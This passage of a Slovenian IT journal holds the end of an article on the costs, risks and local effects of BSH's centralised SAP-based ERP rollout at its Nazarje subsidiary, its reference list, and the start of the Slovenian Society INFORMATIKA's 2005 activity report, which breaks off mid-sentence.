
Konsolidacija in integracija sistemov celovitih programskih rešitev pomeni tudi konsolidacijo in poenotenje poslovnih procesov. Procesni bodo istočasno uvedeni v vsa podjetja, zaradi česar bodo lahko vsa podjetja znotraj koncerna začela uporabljati novorazvite procese. Centralni razvoj pomeni koncentracijo znanja in posledično zmanjšanje števila zaposlenih.

Poslovni procesi bodo povezani v enovito poslovno informacijsko rešitev. V odvisnosti od osnovnih

poslovnih procesov bo realizirano več implementacij sistema. Ločeno bodo implementirane programske rešitve za proizvodnjo, prodajo, servis, obvladovanje človeških virov in centralni finančno-računovodski sistem.

3.2.4 Integracija in standardizacija ob upoštevanju lokalnih zahtev

Implementacija centralizirane celovite programske rešitve je mogoča do trenutka, ko se rešitev uvaja v dovolj primerljiva podjetja in v območje z enotnim pravnim redom. BSH predvideva implementacijo enovite celovite programske rešitve v več državah po Evropi in svetu. Ker je treba v vsaki državi upoštevati lokalno zakonodajo, je jasno, da enotna implementacija ne bo mogoča, kar je treba upoštevati ob implementaciji rešitve. Te lokalne rešitve so prilagojene zakonodaji in standardom, ki veljajo v lokalnem okolju. V večini primerov so to specifikke, ki vplivajo predvsem na področje financ in carinske zakonodaje. Vse celovite programske rešitve morajo imeti implementirane posebnosti, ki so pogojene z lokalno zakonodajo.



Slika 2: Integracija in standardizacija – spremenjeni sistemi informacijske tehnologije

BSH predvideva, da bo večino procesov mogoče implementirati kot standardno implementacijo. Načrtuje se, da bo v povprečju okoli 20 % implementiranih procesov prilagojenih lokalnim potrebam; ta delež vključuje prilagoditve, pogojene z zahtevami zakonodaje, in postopke ter procese, ki sicer niso pogojeni z zakonodajo in predpisi, je pa poslovanje podjetja odvisno od njih. To so procesi, ki jih BSH ne priznava kot svoje standardne procese, vendar se odloča za njihovo implementacijo zaradi svojih poslovnih potreb.

3.3 Prednosti in slabosti novih informacijskih rešitev v podjetju BSH

Implementacija celovite programske rešitve pomeni za koncern BSH predvsem povečanje konkurenčne prednosti in znižanje stroškov na področju informacijske tehnologije. Na lokalni ravni prednosti zaradi uvajanja novega sistema niso tako jasne. Zastavimo si lahko nekaj vprašanj, ki so povezana s poslovanjem podjetja zaradi nove centralizirane celovite programske rešitve. Podjetje lahko ostane konkurenčno znotraj koncerna in panoge, le če se bo uspelo prilagoditi novemu načinu dela. To pomeni soočenje z izgubo fleksibilnosti na področju prilagodljivosti poslovnih procesov. Po drugi strani pa nov sistem prinaša tudi prednosti, ki jih mora podjetje prepoznati in maksimalno izkoristiti.

Prepoznamo lahko naslednja dejstva:

- projekt uvedbe centralne celovite programske rešitve pomeni na ravni koncerna znižanje stroškov (skupni uvajalni stroški, stroški vzdrževanja rešitve in vzdrževanja infrastrukture, ki so obvladovani centralno, za kar je potrebno manj osebja). S tem se bo povečala konkurenčnost celotnega koncerna. Kot kažejo izračuni, pomeni implementacija povečanje stroškov na ravni podjetja BSH Nazarje (višji uvajalni stroški zaradi višje cene dela svetovalcev iz tujine, višji vzdrževalni stroški zaradi višje cene dela v tujini in višji stroški najema infrastrukture kot pri lokalnih ponudnikih). Večanje stroškov vodi v zmanjšanje konkurenčnosti lokalnega podjetja;
- vzdrževanje informacijskih rešitev in implementacija novih procesov bo potekalo centralizirano iz enega razvojnega centra, zato bodo nove rešitve procesov hkrati na voljo v vseh podjetjih znotraj koncerna. Za koncern to predstavlja konkurenčno prednost. Glede na položaj lokalnega podjetja to pomeni izgubo konkurenčne prednosti. V koncer-

nu se podjetja soočajo z medsebojno konkurenco. Marsikdaj pomeni specializirana rešitev, ki je primerna samo za posamezno podjetje, njegovo prednost pred ostalimi. Fleksibilnost podjetja je večja, če le-to zmore prilagajati poslovne procese trenutnim potrebam poslovanja;

- zaradi omejenih virov v koncernu se bo implementacija celovite programske rešitve v hčerinskih podjetjih BSH terminsko razvlekla v več let. Nevarnosti, ki jih prinaša tak način izgradnje sistema, je več:
 - zaustavitev razvoja na ravni lokalnih celovitih programskih rešitev;
 - koordinacija v razvojnih timih in timih, odgovornih za implementacijo celovite programske rešitve. V primeru slabe koordinacije lahko pride do implementacije neskladnih rešitev;
 - višji stroški, potrebni za vzdrževanje starih sistemov (ponudniki zahtevajo za vzdrževanje starih verzij sistemov višja plačila);
 - tveganja, ki bodo nastajala zaradi vzdrževanja starih sistemov in možnosti odpovedi le-teh;
- naloge lokalnega oddelka informatike bodo po implementaciji celovite programske rešitve spremenjene. Če je v starem sistemu oddelek informatike nudil podjetju storitve tako na razvojni kot na vzdrževalni ravni, se njegova vloga sedaj spreminja zgolj v prvo raven podpore uporabnikom;
- obvladovanje stroškov mora kot pomemben dejavnik pri boju s konkurenco postati cilj centralnega oddelka za informatiko. Projekt mora biti izpeljan v okviru planiranih stroškov; pri tem je pomembno definirati način razdelitve stroškov implementacije med koncernom in hčerinskim podjetjem.

Z namenom, da se izognemo nevarnostim, ki jih prinaša opisana metoda uvedbe celovite programske rešitve, lahko uporabimo alternativni pristop njene implementacije. Standardizirati je treba ključne parametre, potrebne za celovito delovanje koncerna, to so matični podatki materiala, kupcev in dobaviteljev ter poročila, ki so podlaga za sprejemanje poslovnih odločitev. Tak način implementacije nalaga lokalnemu oddelku za informacijsko tehnologijo odgovornost vzdrževanja celovite programske rešitve. Težave v delovanju sistemov se na lokalni ravni ne odražajo in ne vplivajo na delovanje koncerna. Taki sistemi so lahko za lokalna podjetja cenejši in bolj prilagodljivi.

Razlike med obema pristopoma so večplastne. Pri alternativni različici je implementacija celovite pro-

gramske rešitve v pristojnosti lokalnega oddelka informatike. Zaradi tega se njegova odgovornost poveča, hkrati pa se zmanjša tveganje za neuspeh celotnega projekta na ravni koncerna. Kompleksnost celotne implementacije celovite programske rešitve je manjša. Vzrokov, ki lahko vplivajo na neuspeh projekta, je lahko več. Mednje spadajo neustrezna organiziranost, nepredvidene zunanje spremembe, ki spreminjajo prioritete projektov, nova podjetja, nepripravljenost organizacije na spremembe, odpor v centralnem in lokalnih oddelkih informatike, visoka kompleksnost sistema, zaradi česar razvoj in implementacije postanejo neobvladljive, zamikanje rokov in nezmožnost hitrega sprejemanja odločitev. Pomembna razlika v obeh pristopih je tudi v hitrosti implementacije celotnega sistema. Implementacija je v primeru standardizacije poročil in podatkov bistveno hitrejša in zahteva manj napora. Zmanjša se kompleksnost celotnega sistema. Implementacije se lahko v lokalnih organizacijah izvajajo paralelno (centralni projekt predvideva trajanje implementacije 7–8 let) in so opravljene z lokalnimi viri, ki so pogosto cenejši. Slabost alternativnega načina implementacije je v manjšem nadzoru centralnega informacijskega oddelka nad implementiranimi procesi in stroški vzdrževanja. S primernim načinom poročanja in projektnim vodenjem lahko omenjena tveganja zmanjšamo.

3.4 Vpliv spremenjenega koncepta vzdrževanja in uvajanja novih procesov v celoviti programski rešitvi na zaposlene v podjetju BSH Nazarje

Uvedba nove celovite programske rešitve vpliva na zaposlene v podjetju in se kaže v novem načinu dela oddelka za informatiko, novem konceptu vzdrževanja in obvladovanja celovite programske rešitve ter centralnega sistema pomoči uporabnikom.

Podpora uporabnikom. Uporabnikom je zagotovljena trinivojska podpora s pomočjo sistema vodenja napak. Napake so posredovane skrbniku v lokalnem podjetju. Prva raven podpore je lokalna, druga in tretja pa sta centralizirani. V praksi se je pokazalo, da je za reševanje odprtih vprašanj na višjih ravneh potrebno preveč časa, da bi bili uporabniki zadovoljni, pogosto predlagana rešitev ni zadovoljiva.

Za zaposlene v podjetju to pomeni manjšo fleksibilnost. Problemi, ki so bili brez posebnih administrativnih postopkov v preteklosti hitro rešljivi, gredo po novem v postopke preverjanj in odobritev. Hitrost reševanja problemov se na najnižji uporabniški ravni

ne spreminja, spreminja se pri zahtevnejših problemih na ravni koncerna. To pomeni, da so problemi obravnavani enako pri vseh podjetjih. Pri enakovrstnih problemih ni prioriteten list in uporabniki lahko pričakujejo rešitev šele takrat, ko je njihov problem na vrsti za reševanje. V praksi to pomeni nižjo fleksibilnost. Opisani način podpore uporabnikom je uspešen le, če so na voljo dovolj usposobljeni strokovnjaki, ki so nenehno na razpolago. Cilj je 24-urna podpora uporabnikom, ki lahko zgradi mednarodno podjetje z izpostavami na vseh kontinentih. Celovita podpora uporabnikom je nujna v primeru implementacije centralne celovite programske rešitve, zato naj se BSH prioriteto osredotoči na izgradnjo sistema za podporo uporabnikom. Če podjetje ne bo zmožno ustrezno podpirati uporabnikov in lokalnih oddelkov informatike, lahko pride do izgube fleksibilnosti in v izjemnih primerih do zaustavitve proizvodnje.

Implementacija novih in sprememba obstoječih procesov. Način implementacije novih in sprememba obstoječih procesov se z uvedbo celovite programske rešitve spreminjata. V preteklosti je podjetje samostojno odločalo o uvajanju novih procesov. Na podlagi zahtev uporabnikov je bila izdelana analiza stroškov in koristi. V primeru dovolj visoke koristi novega procesa je bila zahteva za razvoj dana lokalnemu oddelku informatike, ki je glede na potrebo pristopil k razvoju rešitve. Reakcija je bila hitra in je sledila prioriteta in potrebam podjetja.

Nov način dela pomeni za zaposlene bistveno manjšo fleksibilnost pri delu. Nove funkcionalne rešitve je bilo do uvedbe novega sistema dokaj preprosto uvajati. Uporabniške zahteve bodo po novem zahtevale veliko več napora, uvedba rešitve bo dražja in počasnejša, zaradi zapletenega in dragega postopka bodo uporabniki lahko celo odstopili od zahteve in uporabljali obstoječe rešitve.

3.5 Vpliv spremenjenega koncepta celovite programske rešitve na konkurenčnost podjetja BSH

Centraliziran sistem uvedbe celovite programske rešitve ima prednosti in slabosti tako za koncern BSH kot tudi za lokalno podjetje BSH Nazarje.

3.5.1 Vpliv konkurenčnosti nove celovite programske rešitve na koncern BSH

Prednosti nove celovite programske rešitve se kažejo v znižanju stroškov za obvladovanje informatike na ravni koncerna. Konsolidacija celovitih programskih rešitev pomeni tudi konsolidacijo strojne opreme, saj

je le-ta centralno obvladovana. Zmanjša se število strežnikov. Zaradi centralnega nadzora nad strojno opremo je potrebno manj administrativnega osebja. Zmanjšajo se stroški za vzdrževanje strojne opreme.

Enotni poslovni procesi in njihova standardizacija pomenijo znižanje stroškov razvoja celovitih programskih rešitev. Vsako podjetje znotraj koncerna je doslej samostojno razvijalo rešitve, ki so bile marsikdaj nezdružljive. Če so podjetja uvajala SAP, so bili osnovni procesi podobni, razlikovali so se le glede na potrebe posameznega podjetja. Prav tako so se razlikovali matični podatki, ki so podlaga za enotno poročanje. Rezultat tega so bile razlike v vsebini poročil koncernu, kar moti pravilno odločanje vodstva podjetja. Centralni razvoj aplikacij in procesov pomeni tudi spremembo organizacije razvoja. Obvladovanje enotne celovite programske rešitve pomeni tudi centralni razvoj. To pomeni, da se procesi znotraj BSH uvajajo samo enkrat, nato pa jih implementirajo v vsa podjetja. Zaradi centralnega razvoja so stroški uvajanja rešitev nižji. Sodelavci informatike opravljajo ciljne in ozko specializirane naloge, ki so bodisi povezane s centralnim razvojem celovitih programskih rešitev ali pa s sistemi podpore uporabnikom.

Kljub pozitivnim dejavnikom pa prinaša implementacija centralne programske rešitve tudi slabosti in nevarnosti, ki so lahko usodne za obstoj koncerna in so vezane predvsem na vzpostavitev ustrezne organizacije oddelkov informatike znotraj koncerna. Pred implementacijo je treba na novo definirati organizacijo in naloge novih oddelkov informatike, ki bodo skrbeli za razvoj informacijskih rešitev, njihovo implementacijo in vzdrževanje ter za pomoč uporabnikom. V te skupine je potrebno razporediti sodelavce. Če se oddelki informatike ne bodo preoblikovali, informatika v koncernu ne bo sposobna zagotavljati učinkovite podpore uporabnikom.

3.5.2 Vpliv konkurenčnosti nove celovite programske rešitve na BSH Hišni aparati

Konsolidacija celovite programske rešitve ima tudi za lokalno podjetje pozitivne in negativne posledice. Predvsem se z novo strukturo informacijskih rešitev povečajo stroški, ki jih podjetje namenja za informatiko. Sredstva, ki jih je podjetje samostojno razporejalo v implementacijo novih rešitev in vzdrževanje sistemov, se prenesejo v centralne oddelke informatike. Storitve se plačujejo centralnemu oddelku informatike.

Konsolidacija strojne opreme pomeni selitev

strežnikov v nove podatkovne centre. Za podjetje to pomeni najem strežniških kapacitet v regionalnem podatkovnem centru in s tem povečanje stroškov. Izračun kaže, da se stroški uporabe in vzdrževanja strojne opreme povečajo petkrat. Za vzdrževanje strojne opreme in arhiviranje podatkov je odgovoren korporacijski podatkovni center.

Implementacija enotnih poslovnih procesov pomeni za podjetje prednost in slabost. Največja prednost je pridobitev rešitev dobre prakse, ki obstajajo v koncernu. Koncern glede na najboljšo prakso nudi rešitve, ki jih lahko podjetje implementira. Podjetje je vezano na implementacijo standardnih BSH rešitev, kar pomeni, da specifične rešitve niso dovoljene. Glede na to, da se podjetja med seboj razlikujejo, lahko omejitev razvoja lastnih rešitev pomeni konec fleksibilnosti posameznega podjetja na področju informacijskih rešitev in podpore poslovnim procesom. V koncernu BSH vlada konkurenca tudi med posameznimi podjetji. Informacijske rešitve s tem za podjetje ne pomenijo več interne konkurenčne prednosti. Implementacija centralne celovite programske rešitve je tudi dražja, kot bi bila lastna implementacija. Stroški uvajanja centralne celovite programske rešitve so v primerjavi z lastnim razvojem deset- do dvajsetkrat višji.

4 Sklep

Globalizacija prinaša v svetovno ekonomijo precejšnje spremembe, ki se odražajo tudi na področju informatike. Trendi v svetu se gibljejo v smeri centralizacije informacijskih rešitev. Prednosti, ki jih ima podjetje s centralizacijo informatike, se odražajo v znižani kompleksnosti poslovnih procesov, zmanjšanju reakcijskega časa, povečanju fleksibilnosti, konsistentnosti poslovnih procesov planiranja in poročanja, enotnem razumevanju poslovanja znotraj koncerna, povečanju kakovosti komuniciranja in zagotavljanju informacij.

Vplivi centralne implementacije se kažejo tudi v lokalnem podjetju in sicer v spremembi organizacije, spremenjenih funkcijah in nalogah oddelka organizacije. Le-ta preide po implementaciji celovite programske rešitve v pristojnost centralnega oddelka informatike. Zaposleni dobijo naloge, ki so delno povezane z nalogami vzdrževanja obstoječih informacijskih rešitev v podjetju in pa z nalogami, ki so sodelavcem dodeljene na področju razvoja in podpore centralnim informacijskim rešitvam. Sodelavci v oddelku sedaj opravljajo manj nalog za potrebe lokalnega podjetja in več za potrebe koncerna.

Globalni način implementacije ima določena tveganja. Zavedati se je treba izjemne kompleksnosti celotne informacijske rešitve. Sem spada tako nov način obvladovanja strojne opreme kot tudi celovite programske rešitve. Celovito programsko rešitev sestavljajo trije ključni deli: proizvodni, ki je namenjen proizvodnim podjetjem, prodajni, namenjen podjetjem, ki se ukvarjajo s prodajo, in servisni del, ki je implementiran v servisne oddelke koncerna. Vsi sistemi se povezujejo v centralni, korporacijski finančno kontrolniški sistem. Tu se zbirajo in konsolidirajo podatki koncerna. Razvoj procesov v celoviti programski rešitvi in njihova implementacija ter razvoj lokalnih rešitev poteka iz centralnega razvojnega sistema. Centralni oddelek informatike mora zagotavljati implementacijo standardne celovite programske rešitve, razvoj novih rešitev in spremenjenih procesov ter dovolj visoko raven podpore uporabnikom. V primeru neustrezne organiziranosti in pomanjkljive usposobljenosti kadrov je projekt obsojen na neuspeh. Neuspeh projekta pa lahko pomeni velike težave podjetja v svetovni konkurenci.

Alternativa projektu popolne centralizacije in globalizacije sistemov je standardizacija podatkov in poročil. Pri tem celovite programske rešitve ostanejo v lokalni pristojnosti. Naloga in dolžnost lokalnih oddelkov informatike je zagotavljanje delovanja celovitih programskih rešitev in skrb za uvajanje predpisanih standardov. Ti posegajo na področje obvladovanja matičnih podatkov materiala, kupcev, dobaviteljev in na področje poročanja. Poročila morajo vsebovati standardne oblike, vsebine in strukture, ki jih zahteva korporacija za pridobivanje informacij in podatkov in so potrebna za sprejemanje odločitev. Tak način implementacije je za podjetja cenejši. Lokalnim oddelkom informatike je dodeljenih več dolžnosti in pravic (dolžnost upoštevanja standardov in skrbi za stroške in pravica lastne implementacije procesa). Hkrati pa je tak sistem manj občutljiv. Ker je strojna oprema obvladovana lokalno, nepredvideni dogodki ali težave v delovanju informacijskih rešitev nimajo vpliva na delovanje koncerna, ampak samo na lokal-

no podjetje. Podjetja imajo znotraj koncerna možnost implementirati primere dobre prakse, kar povečuje konkurenčnost koncerna.

Centralizacija celovitih programskih rešitev ni nujno najboljša strategija implementacije teh rešitev, saj prinaša tako pozitivne kot negativne učinke, ki se lahko odražajo na ravni koncerna ali na ravni posameznih podjetij znotraj njega. Vsekakor mora vsako podjetje samo ugotoviti, katera pot je zanj najbolj primerna.

5 Literatura in viri

1. Beck, Jennifer: IT Services Sourcing Goes Strategic. Gartner, inc., [URL: <http://www3.gartner.com/resources/106000/106031/106031.pdf>], 30. 3. 2004.
2. BSH weBSh.net – Program. Munich: Interna BSH dokumentacija, [URL: <http://intranet.bshg.com/webshnet/en/Program/vision.htm>], 17. 3. 2004.
3. Debelak, Matija: Strateški informacijski sistem kot ključ pri doseganju konkurenčne prednosti podjetja. Magistrsko delo. Ljubljana: Ekonomska fakulteta, 2002.
4. Gams, Matjaž: Računalniški slovarček. Ljubljana, 1993.
5. Groznik, Aleš, Kovačič, Andrej: The real business value of IT, Ljubljana: Economic and business review, vol. 5, No. 1–2, 2003, str. 137–146.
6. ISO 9001. Dokumentacija podjetja BSH Hišni aparati. Nazarje, 2003.
7. Jug, Edvard: Strategija dodane vrednosti skozi IT. Seminarjska naloga na podiplomskem študiju. Ljubljana: Ekonomska fakulteta, 2004.
8. Kovačič, Andrej: Celovite uporabniške programske rešitve. Ljubljana: Ekonomska fakulteta, [URL: <http://www.ef.uni-lj.si/pi/>], 22. 3. 2004.
9. Kühn, Klaus: Zielstellung und Status DataCenter Konsolidierung. Munich: Interna BSH dokumentacija, [URL: http://intranet.gin.bshg.com/it_dcs/modgindc/Dokumente/DCSZiel.pdf], 15. 12. 2003.
10. Lynch, Richard: Corporate Strategy, Essex: Pearson Education Limited, 2000.
11. Možina, Stane et al.: Management: nova znanja za uspeh, Radovljica: Didakta, 2002.
12. Peichel, Gerhard: The Architecture that Enables weBSh.net. Munich: Interna BSH dokumentacija, IT-Days, 2002.
13. Turban, Efraim et al.: Information Technology for Management. New York: John Wiley & Sons, Inc., 2002.
14. weBSh.net. Munich: Interna BSH dokumentacija, [URL: <http://intranet.bshg.com/webshnet/info%20Center.htm#Presentations>], 15. 1. 2004.
15. weBSh.net, The key to a world-wide improvement of business processes. Munich: Interna BSH dokumentacija [URL: http://intranet.bshg.com/webshnet/en/main/Dokumente/weBSh_Standardpraesentation_e.pdf].
16. Zrimsek, Brian, Prior, Derek: Comparing the TCO of Centralized vs. Decentralized ERP. Gartner, inc., [URL: <http://www3.gartner.com/resources/112700/112745/112745.pdf>], 24. 1. 2003.

Tomaž Poznič je leta 1998 diplomiral na Tehniški fakulteti Univerze v Mariboru in 2005 magistriral na Ekonomski fakulteti v Ljubljani, smer informacijsko upravljalne vede. Od leta 1998 dela na področjih poslovne informatike. Leta 2000 je pridobil certifikat svetovalca SAP. Od 2001 opravlja naloge direktorja oddelka organizacije in informatike v podjetju BSH Hišni aparati, d. o. o. Poleg vodenja oddelka informatike se ukvarja tudi s implementacijo poslovnih rešitev, reinženiringom poslovnih procesov, projektnim vodenjem in integracijo procesov ter oddelka za informacijsko tehnologijo v mednarodno okolje.

Vsebinsko poročilo

o delu Slovenskega društva INFORMATIKA za leto 2005

1 SPLOŠNO

Slovensko društvo INFORMATIKA je bilo ustanovljeno kot subjekt zasebnega prava leta 1976 in od takrat deluje neprekinjeno; je registrirano in vpisano v poslovni register Slovenije. Statut je sprejelo ob ustanovitvi in ga posodablja skladno s spremembami zakonodaje o društvih in druge zakonodaje, ki ureja posamezna področja dejavnosti društva. Društvo vodi izvršni odbor (priloga 1), ki šteje enajst članov, med njimi predsednika Nika Schlambergerja in dva podpredsednika – dr. Lidijo Zadnik Stirn in mag. Francija Pivca. Društvo ima častnega predsednika dr. Antona P. Železnikarja. Delovanje izvršnega odbora spremlja in nadzoruje tričlanski nadzorni odbor, ki ga vodi predsednik Tomaž Banovec. Društvo ima dve sekciji, ki imata svoja predsednika, imenuje pa ju izvršni odbor. Leta 1986 je bila ustanovljena sekcija za operacijske raziskave, ki jo vodi dr. Lidija Zadnik Stirn, leta 2000 pa sekcija za jezik, ki ji predseduje dr. Vladimir Batagelj. Obe sekciji prirejata samostojne dogodke in izdajata publikacije. Sekcija za operacijske raziskave prireja dveletni mednarodni znanstveni simpozij iz operacijskih raziskav, sekcija za jezik pa ureja internetni terminološki slovar informatike *Islovar*, ki je javno dostopen na naslovu www.islovar.com.

Ustanovitev in delovanje društva urejajo statut in pravilniki. Društvo ima že od leta 1998 kodeks etike informatikov, ki ga je sprejelo na izrednem občnem zboru, in prav toliko časa tudi pravilnik o priznanjih, od leta 2005 pa pravilnik o finančnem poslovanju in pravilnik o izvajanju programov ECDL.

Decembra 2005 je bil društvu po več let trajajočem postopku priznan status društva, ki deluje v javnem interesu.

2 ČLANSTVO

Po statutu so člani društva fizične osebe, častno članstvo pa je dostopno tudi pravnim osebam. Na dan 31. 12. 2005 je društvo štelo 356 članov - 341 rednih in 25 častnih. Leta 2005 se je v društvo vpisalo 20 novih članov, iz društva pa je izstopilo 63 članov. Na videz precejšnje število izstopov pripisujemo urejanju evidence članstva, po statutu namreč članstvo lahko preneha tudi zaradi neplačevanja članarine, česar pa nismo izvajali kar s samodejnim črtanjem in so člani izstopili, ko so prejeli opomine za neplačano članarino.

3 POSLOVANJE

Leta 2005 je imelo društvo 45.361311,00 tolarjev prihodkov, 44.482692,00 tolarjev odhodkov, stanje na dan 31.12. 2005 je bilo 878.619,00 tolarjev. Glavni viri prihodkov so članarina,

evropsko računalniško spričevalo (ECDL), prihodki od posvetovanj, od sofinanciranja revij in refundacije. Glavni viri odhodkov so stroški za izdajanje revij, stroški storitev, stroški za finančno-računovodske storitve in stroški prirejanja posvetovanj.

4 DEJAVNOSTI

4.1 Publikacije

Publikacije društva sta reviji *Informatika* in *Uporabna informatika*, ki redno izhajata, ter zborniki s posvetovanj in monografije s področja operacijskih raziskav. Vse publikacije so uvrščene v domače in tuje baze citacijskih indeksov.

4.1.1 Informatika

Društvo izdaja znanstveno revijo *Informatika* že vse od ustanovitve leta 1976. Ureja jo uredniški odbor, ki ga imenuje izvršni odbor društva. Glavni urednik, ki ga prav tako imenuje izvršni odbor, je dr. Matjaž Gams. Revija izhaja kvartalno in so lani so izšle štiri redne številke s povprečno naklado 500 izvodov. Naročniki revije so predvsem z univerz z vsega sveta. Revijo skoraj v celoti financira Ministrstvo za visoko šolstvo, znanost in tehnologijo.

4.1.2 Uporabna informatika

Društvo izdaja edino slovensko strokovno revijo s področja informatike *Uporabna informatika* od leta 1992, tako da neprekinjeno izhaja že trinajsto leto. Ker je revija tudi glasilo društva, jo prejemajo vsi člani društva, poleg tega pa ima še nekaj naročnikov. Člane uredniškega odbora in odgovornega urednika revije imenuje izvršni odbor društva. Revija izhaja četrtletno v povprečni nakladi 700 izvodov, v prav taki nakladi izhajajo tudi občasne izredne številke, kot na primer *Modra knjiga – Slovenija kot informacijska družba*. Revijo do približno četrte sofinancira Ministrstvo za visoko šolstvo, znanost in tehnologijo.

4.2 Druge publikacije

V letu 2005 je društvu poleg omenjenih revij izdalo še dve publikaciji, in sicer zbornik posvetovanja *Dnevi slovenske informatike 2005* ter zbornik mednarodnega znanstvenega simpozija *SOR '05*, ki ga prireja sekcija za operacijske raziskave.

4.3 Dogodki

4.3.1 Dnevi slovenske informatike 2005

Posvetovanje Dnevi slovenske informatike prireja društvo od leta 1992 kot največji neodvisni dogodek s področja informatike. Vseh udeležencev (skupaj z avtorji) je bilo 386. Udeleženci so pretežno informatiki in prihajajo iz gospodarstva, javne uprave

in univerz, vsako leto pa predava tudi več vidnih informatikov iz tujine. Za deset sekcij je bilo pripravljenih 112 referatov, ki so bili recenzirani in objavljeni v zborniku posvetovanja. Za študentski forum je bilo pripravljenih enajst prispevkov, predstavljenih pa je bilo tudi osem vabljenih predavanj. Poleg tega je potekalo še pet okroglih miz, terminološka delavnica o strokovnem jeziku informatike in predstavitev ECDL. Posvetovanje je bilo popestrjeno z razstavo pokroviteljev (odzvalo se jih je osem) in družabnimi dogodki. Kot novost so bili organizirani 1-2-1 strokovni sestanki. Vse tri dni posvetovanja so bila pripravljena in poslana novinarjem sporočila za javnost o dogajanju tekočega dne. Novinarska konferenca je potekala 5. aprila 2005 v prostorih Gospodarske zbornice Slovenije v Ljubljani. Informacije o posvetovanju so bile ažurno objavljene tudi na spletnih straneh posvetovanja.

4.3.2 Mednarodni simpozij sekcije za operacijske raziskave
Mednarodni bienalni simpozij sekcije za operacijske raziskave SOR'05 je priredila sekcija za operacijske raziskave lani že osmič, tokrat v Novi Gorici 28.–30. septembra 2005. Simpozija se je udeležilo 83 strokovnjakov (40 domačih in 43 tujih) s področja operacijskih raziskav z univerz, inštitutov, iz podjetij in javne uprave. Udeleženci so predstavili 6 vabljenih predavanj in 57 recenziranih referatov, ki jih je napisalo 97 avtorjev in soavtorjev. Posebej je treba omeniti vabljene predavatelje in častne govornike na otvoritveni slovesnosti, med katerimi gre posebno mesto predsednikom ali predstavnikom društev za operacijske raziskave Hrvaške, Avstrije, Slovaške, Češke ter evropske zveze društev za operacijske raziskave EURO.

4.4 Druge dejavnosti

4.4.1 Evropsko računalniško spričevalo

Leta 2000 je društvo od irske ustanove ECDL Foundation, ki ima sedež v Dublinu, dobilo licenco za področje Republike Slovenije za evropsko računalniško spričevalo (European Computer Driving License, ECDL). ECDL, ki je zunaj Evrope poznan kot ICDL (International CDL), je splošno priznan izkaz obvladovanja osnovnih računalniških programov na informatiziranem delovnem mestu. V Sloveniji se je ECDL uveljavljal razmeroma počasi, ker ga država in veliki delodajalci niso dovolj močno podprli. Kljub temu je bilo do konca leta 2005 izstavljenih ca. 3500 indeksov in ca. 1600 (delnih ali popolnih) spričeval ECDL. Z ECDL se Slovenija uvršča med države, kjer se pomen računalniške pismenosti uveljavlja, žal pa vendar ne tako široko, kakor bi od razvite države lahko pričakovali glede na stanje v sosednjih državah vključno s Hrvaško.

4.4.2 Dan informatike

Leta 2005 je prišlo po dlje časa trajajočem prizadevanju društva, univerz in skupine najpomembnejših računalniških družb, ki poslujejo v Sloveniji (znane kot G8), do usklajene pobude predsedniku vlade Janezu Janši, naj bi informatiko promovirali kot propulzivno dejavnost in kot tako pomembno za razvojna prizadevanja države. Pobudo smo imenovali *Dan informatike*, zamisel pa je bila, da bi vsi, ki so v pobudo vključeni in ki bi

se ji pridružili kasneje, na določen dan izvajali aktivnosti za popularizacijo informatike. Glede na to, da je predsednik Janša pobudo sprejel, bi aktivnosti potekale v upravi, šolah vseh stopenj ter v javnih zavodih in gospodarskih družbah, ki delujejo na področju informatike.

5 MEDNARODNE DEJAVNOSTI

5.1 Članstvo v IFIP

Leta 1998 se je društvo včlanilo v največjo in najvplivnejšo mednarodno organizacijo s področja informatike International Federation for Information Processing (IFIP). Neposredno po sprejemu v IFIP je izvršni odbor imenoval slovenske predstavnike v vse tehnične odbore IFIP (priloga 2). Niko Schlamberger je bil leta 2003 izvoljen za podpredsednika IFIP. Sestankov se udeležuje v tej funkciji in obenem kot predstavnik Slovenskega društva INFORMATIKA. Udeležba na sestankih je ena izmed obveznosti društev članic kakor voljenih funkcionarjev IFIP; po statutu IFIP namreč mandat preneha, če se funkcionar ne udeleži dveh zaporednih sestankov. V letu 2005 je imel IFIP dva sestanka: sestanek sveta (Council) 28. februarja–1. marca 2005 v Pohangu v Južni Koreji in generalno skupščino (General Assembly) 4.–5. septembra 2005 v Gaboroneju v Bocvani. Na obeh sestankih je društvo zastopal Niko Schlamberger. Kot podpredsednik IFIP se udeležuje tudi sestankov izvršnega odbora, ki so 